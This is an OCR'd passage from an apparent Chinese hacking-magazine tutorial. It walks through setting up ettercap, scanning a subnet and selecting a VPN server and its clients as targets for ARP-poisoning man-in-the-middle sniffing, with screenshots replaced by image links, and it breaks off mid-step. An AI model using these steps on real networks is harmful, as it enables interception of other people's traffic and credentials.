


图 2




图 3

3、准备ettercap

和上面asleap的准备工作一样，对于Windows或Linux环境，安装对应的ettercap版本即可。需要说明的是，**对于Windows环境，在安装ettercap前，应当先安装WinPcap驱动**，该驱动可支持网卡模式切换为混杂模式，以便进行中间人攻击所必需的嗅探及监听。




图 4




图 5

安装完毕后，就可以打开ettercap，然后先指定该工具工作的网卡。**对于Linux环境，这里选择为eth0；如果是Windows环境，则选择当前连接外网的网卡**。如图4所示，为Linux下在ettercap里指定工作网卡，图5为Windows下在ettercap里指定工作网卡。

4、设定完毕工作网卡，会出现如图6所示的载入界面，此时ettercap会将监听及攻击模块依次载入。

5、载入完毕后，需要**打开Hosts栏的Scan hosts选项**，进行扫描网段内开启主机的步骤。经过很短时间的等待，在扫描结果中，ettercap会列出所有该网段内开启主机IP及对应MAC的列表，如图7所示，可以在Host List里查看该主机列表。




图 6

6、在前面的扫描结果中，点选对应的VPN服务器主机，将其添加到Target1里，然后把预嗅探的其它客户端主机添加到Target2里。当然，也可以直接添加网关地址。如图8所示，此步骤为选择Arp欺骗目标。关于Arp欺骗原理及其它攻击内容，大家可以参考《黑客手册》以前的相关文章，这里就不再叙述了。

7、目标选定后，就可以开始进行Arp欺骗式中间人攻击。**点选MITM栏里的ARP Poisoning选项，在如图9所示的窗口中选**




图 7




图 8




图 9

